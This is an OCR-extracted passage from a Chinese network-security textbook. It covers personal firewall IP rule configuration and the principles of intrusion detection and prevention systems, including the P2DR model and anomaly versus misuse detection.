


图 3-54　瑞星个人防火墙的规则设置

以下仅就 IP 规则的设置进行简单说明：

IP 规则是用来设置 IP 层的过滤规则。IP 规则列表如图 3-55 所示。列表中显示当前使用的 IP 规则，具体列出规则名称、状态、协议、对方端口、本地端口以及是否报警。打勾的项表示生效。鼠标双击每条 IP 规则都可以进行详细设置，图 3-56 即为瑞星的“编辑 IP 规则”。也可以通过“导入规则”来添加 IP 规则。



图 3-55　瑞星个人防火墙的 IP 规则列表

编辑 IP 规则和添加 IP 规则的过程类似，分为以下四步：输入规则名称，并选择规则匹配成功后执行的动作；填写本地地址与对方地址；进行协议设置；选择匹配成功后的报警方式。其中协议设置中有：ALL、TCP、UDP、TCPORUDP、ICMP、IGMP、ESP、

AH、GRE、RDP、SKIP 共 11 种。选择不同的协议类型会出现不同的设置选项，在此不详细介绍。

需要注意的是，规则越多性能越低；不需要增加与应用相关的规则，系统在应用需要时打开端口；也不需要增加防范性规则，系统已经内置并且自动升级。




图 3-56　瑞星个人防火墙的编辑 IP 规则界面

另外，对 Linux 的 Netfilter，会熟练使用 IPtables 配置常见的安全规则。

3.4.2　入侵检测与防护

入侵检测与防护的技术主要有两种：入侵检测系统（IntrusionDetectionSystem，IDS）和入侵防护系统（IntrusionPreventionSystem，IPS）。

入侵检测技术（IDS）注重的是网络安全状况的监管，通过监视网络或系统资源，寻找违反安全策略的行为或攻击迹象，并发出报警。因此绝大多数 IDS 系统都是被动的。

入侵防护系统（IPS）则倾向于提供主动防护，注重对入侵行为的控制。其设计宗旨是预先对入侵活动和攻击性网络流量进行拦截，避免其造成损失。IPS 是通过直接嵌入到网络流量中实现这一功能的，即通过一个网络端口接收来自外部系统的流量，经过检查确认其中不包含异常活动或可疑内容后，再通过另外一个端口将它传送到内部系统中。这样一来，有问题的数据包，以及所有来自同一数据流的后续数据包，都能在 IPS 设备中被清除掉。

IDS 和 IPS 各有侧重点，不能简单说哪种技术更优。下面本节主要着重介绍入侵检测技术（IDS）。

3.4.2.1　入侵检测概述

Adenrson 在 80 年代早期使用了“威胁”这一概念术语，其定义与入侵含义相同。将入侵企图或威胁定义为未经授权蓄意尝试访问信息、窜改信息，使系统不可靠或不能使用。Heady 给出另外的入侵定义，入侵是指有关试图破坏资源的完整性、机密性及可

用性的活动集合。Smaha 从分类角度指出入侵包括尝试性闯入、伪装攻击、安全控制系统渗透、泄露、拒绝服务、恶意使用六种类型。

从入侵造成的严重程度看，入侵可以分为：

① 拒绝服务的攻击，入侵者并没有获得系统的访问权，而是利用一些拒绝服务的攻击程序，引起网络挂起或重新启动；

② 入侵者只获得系统访问权限，即获得了普通级别的系统账号和口令并登录主机，不做破坏性的工作；

③ 入侵者进入系统后，毁坏改变数据；

④ 入侵得到部分或整个系统的控制权：修改系统账户、口令、修改日志、安装后门、木马等。

入侵的来源可分为外部入侵者（未授权的用户）和内部入侵者（逾越了合法访问权限的授权用户）。

入侵检测的基本模型是 PDR 模型，其思想是防护时间大于检测时间和响应时间。

针对静态的系统安全模型提出了“动态安全模型（P2DR）”。P2DR 模型包含 4 个主要部分：Policy（安全策略）、Protection（防护）、Detection（检测）和 Response（响应）。

P2DR 模型（图 3-57）是在整体的安全策略（Policy）的控制和指导下，在综合运用防护工具（Protection，如防火墙、操作系统身份认证、加密等手段）的同时，利用检测工具（Detection，如漏洞评估、入侵检测等系统）了解和评估系统的安全状态，通过适当的响应（Response）将系统调整到“最安全”和“风险最低”的状态。防护、检测和响应组成了一个完整的、动态的安全循环。




图 3-57　P2DR 模型

在该动态模型中检测和响应是重要的组成部分，它们不再被动的保护网络和系统的安全，而具有监测和检测功能，同时对不安全的因素进行响应，并采取适当的防御措施。其中入侵检测技术是该动态防御模型中最核心的技术之一，具有动态防御的意义，可以实时的检测网络上和系统内的用户的一举一动，当发现可疑行为或者入侵行为时能采取相应措施。

入侵检测技术主要分成两大类型：异常入侵检测和误用入侵检测。异常入侵检测是

指能够根据异常行为和使用计算机资源情况检测出来的入侵。这种检测方式试图用定量方式描述可接受的行为特征，以区分非正常的、潜在的入侵性行为。Anderson 做了如何通过识别“异常”行为来检测入侵的早期工作。他提出了一个威胁模型，将威胁分为外部闯入、内部渗透和不当行为 3 种类型，并使用这种分类方法开发了一个安全监视系统，可检测用户的异常行为。外部闯入是指未经授权计算机系统用户的入侵；内部突破是指已授权的计算机系统用户访问未经授权的数据；不当行为是指用户虽经授权，但对授权数据和资源的使用不合法或滥用授权。误用入侵检测是指利用已知系统和应用软件的弱点攻击模式来检测入侵。例如，Internet 蠕虫攻击使用了 fingerd 和 sendmail 错误，故可以归结到误用入侵这种类型。与异常入侵检测相反，误用入侵检测能直接检测不利的或不可接受的行为，而异常入侵检测是检查出与正常行为相违背的行为。入侵检测技术模型最早由 DorothyDenning 提出，如图 3-58 所示。目前，检测技术及其体系均是在此基础上的扩展和细化。




图 3-58 通用入侵模型

入侵检测系统（IntrusionDetectionSystem，IDS）可以定义为“识别非法用户未经授权使用计算机系统，或合法用户越权操作计算机系统的行为”，通过收集计算机网络中的若干关键点或计算机系统资源的信息并对其进行分析，从中发现网络或系统中是否有违反安全策略的行为和被攻击的迹象的计算机系统，包含计算机软件和硬件的组合。

入侵检测系统的主要功能可以概括为：

- 监视并分析用户和系统的活动，查找非法用户和合法用户的越权操作；
- 检测系统配置的正确性和安全漏洞，并提示管理员修补漏洞；
- 对用户的非正常活动进行统计分析，发现入侵行为的规律；
- 检查系统程序和数据的一致性与正确性，如计算和比较文件系统的校验和；
- 能够实时对检测到的入侵行为作出反应；

- 操作系统的审计跟踪管理。

入侵检测的基本假设是：用户和程序的行为是可以被收集的，例如通过系统审计机制。更重要的是正常行为和异常行为有着显著的不同。因此入侵检测系统包含以下几个必需的要素：

- 目标系统里需要保护的资源。例如：网络服务，用户账号，系统核心等；
- 标记和这些资源相关的“正常”的和“合法”的行为的模型；
- 比较已经建立的模型和收集到的行为之间差别的技术。那些和“正常”行为不同的行为则认为是“入侵”。

一个合格的入侵检测系统能大大地简化管理员的工作，使得管理员能够更容易的监视、审计网络和计算机系统，扩展了管理员的安全管理能力，从而保证网络和计算机系统安全的运行。

入侵检测系统的体系结构大致可以分为基于主机型（Host-Based）、基于网络型（Network-Based）和基于主体型（Agent-Based）三种。

基于主机入侵检测系统为早期的入侵检测系统结构，其检测的目标主要是主机系统和系统本地用户。检测原理是根据主机的审计数据和系统的日志发现可疑事件，检测系统可以运行在被检测的主机或单独的主机上。这种类型系统依赖于审计数据或系统日志的准确性和完整性以及安全事件的定义。若入侵者设法逃避审计或进行合作入侵，则基于主机的检测系统就暴露出其弱点，特别是在现在的网络环境下。单独地依靠主机审计信息进行入侵检测难以适应网络安全的需求。这主要表现在：

（1）主机的审计信息弱点，如易受攻击、入侵者可通过使用某些系统特权或调用比审计本身更低级的操作来逃避审计。

（2）不能通过分析主机的审计记录来检测网络攻击（域名欺骗、端口扫描等）。

基于网络的入侵检测系统在一定程度上可以克服以上弱点。这种检测系统根据网络流量、协议分析、简单网络管理协议信息等数据检测入侵，如 Netstat 检测系统就是基于网络型的。

主机和网络型的入侵检测系统是一个统一集中系统。但是，随着网络系统结构的复杂化和大型化，系统的弱点或漏洞将趋向于分布式。另外，入侵行为不再是单一的行为，而是表现出相互协作入侵的特点。入侵检测系统要求可适应性、可训练性、高效性、容错性、可扩展性等要求。不同的 IDS 之间也需要共享信息、协同检测。

基于主体的入侵检测系统是被美国普度大学安全研究小组提出的。其主要的方法是采用相互独立运行的进程组（称为自治主体）分别负责检测，通过训练这些主体，并观察系统行为，然后将这些主体认为是异常的行为标记出来，并将检测结果传送到检测中心。另外，S.Staniford 等人提出了 CIDF（CommonIntrusionDetectionFramework）。目前，CIDF 正在开发和讨论之中，有可能成为入侵检测系统的标准。

3.4.2.2 入侵检测原理

入侵检测系统（IDS）的构成具有一定的相似性，基本上都是由固定的部件组成。如图 3-59 所示，基于入侵检测技术的入侵检测系统一般由信息采集部件、入侵分析部件与入侵响应部件组成。




图 3-59 入侵检测系统构成

信息采集部件是用于采集原始信息的部件，通常情况下是运行于网络操作系统中的 Proxy 模块或专有的网络设备。信息采集部件的作用就是将各类复杂、凌乱的信息按着一定的格式进行格式化并交付于入侵分析部件。

入侵分析部件是入侵检测系统的核心部分，在接收到信息采集部件收集的格式化信息后，按着部件内部的分析引擎进行入侵分析，分析引擎的类型不同，所需的格式化信息也不同，当信息满足了引擎的入侵标准时就触发了入侵响应机制。

入侵响应部件是入侵检测系统的功能性部件，当入侵分析部件发现入侵后，向入侵响应部件发送入侵消息，由入侵响应部件根据具体的情况做出响应，响应部件同信息采集部件一样都是分布于网络中，甚至与信息采集部件集成在一起。

了解入侵检测系统的构成后，下面分别针对异常检测、误用检测两种入侵检测技术来说明入侵检测的原理。

1．异常检测

异常检测（也称基于行为的检测）是指把用户习惯行为特征存储在特征库中，然后将用户当前行为特征与特征数据库中的特征进行比较，若两者偏差较大，则认为有异常情况发生。异常入侵检测系统的目的是检测、防止冒名者（Masqueraders）和网络内部入侵者（Insider）的操作。冒名者指的是网络内部或外部使用一个未被授权的账号的计算机操作者。内部入侵者指的是使用合法账号但却越权使用或滥用资源的人。

异常检测的主要前提条件是将构建用户正常行为轮廓。这样，若通过行为轮廓检测所有的异常活动，则可检测所有的入侵性活动。但是，入侵性活动并不总是与异常活动相符合。这种活动存在四种可能性：

- 入侵性而非异常；
- 非入侵性且异常；
- 非入侵性且非异常；
- 入侵性且异常。

异常检测的第一步就是要为系统中的用户、程序和其他相关的资源建立正常行为的模型。

异常检测方法依赖于正常行为模型的建立，不同的模型其检测方法也不同。它通过观测到的一组测量值偏离度来预测用户行为的变化，然后作出决策判断的检测技术。异常检测的方法包括统计方法、预测模式生成、专家系统、神经网络、用户意图识别、数据挖掘和计算机免疫学方法等。

异常入侵检测的优点是不需要入侵的先验知识，与系统相对无关，通用性较强，有可能检测出以前未出现过的攻击方法，即检测未知入侵，不像基于知识的检测那样受已知脆弱性的限制。基于统计的方法也使得系统具有比较好的自适应能力，可以很方便地更新用户和系统模型，因为更新统计模型相对容易一些。

但因为不可能对整个系统内的所有用户行为进行全面的描述，况且每个用户的行为是经常改变的，所以它的误检率很高。尤其在用户数目众多，或工作目的经常改变的环境中。其次由于统计简表要不断更新，入侵者如果知道某系统在检测器的监视之下，他们能慢慢地训练检测系统，以至于最初认为是异常的行为，经过一段时间训练后也认为是正常的了。

经总结，异常入侵检测有以下几个主要的缺点：

- 在不同工作环境下，系统正常行为的特征选取有很大的不同。
- 阈值的正确确定非常困难。
- 用户行为经常动态的改变。
- 有些入侵只通过单个数据包或事件不能确定入侵，只能通过分析相互关联的多个数据包或事件之间的关系才能够被检测到。因为从单个数据包或事件来看，可能他们都是正常的。
- 基于统计的系统一般来说训练时间都比较长。有些入侵者因此可以逐步的更新用户模型来使得系统将他的行为认为是正常的行为。

2．误用检测

误用检测一般是由计算机安全专家首先对攻击情况和系统漏洞进行分析和分类，然后手工的编写相应的检测规则和特征模型。误用入侵检测的主要假设是具有能够被精确地按某种方式编码的攻击，并可以通过捕获攻击及重新整理，确认入侵活动是基于同一弱点进行攻击的入侵方法的变种。误用入侵检测指的是通过按预先定义好的入侵模式以及观察到入侵发生的情况进行模式匹配来检测。入侵模式说明了那些导致安全突破或其他误用的事件中的特征、条件、排列和关系。一个不完整的模式可能表明存在入侵的企

图，模式构造有多种方式。

误用检测技术的核心是维护一个入侵规则库。对于已知的攻击，它可以详细、准确的报告出攻击类型，但是对未知攻击却效果有限，而且入侵模式库必须不断更新。

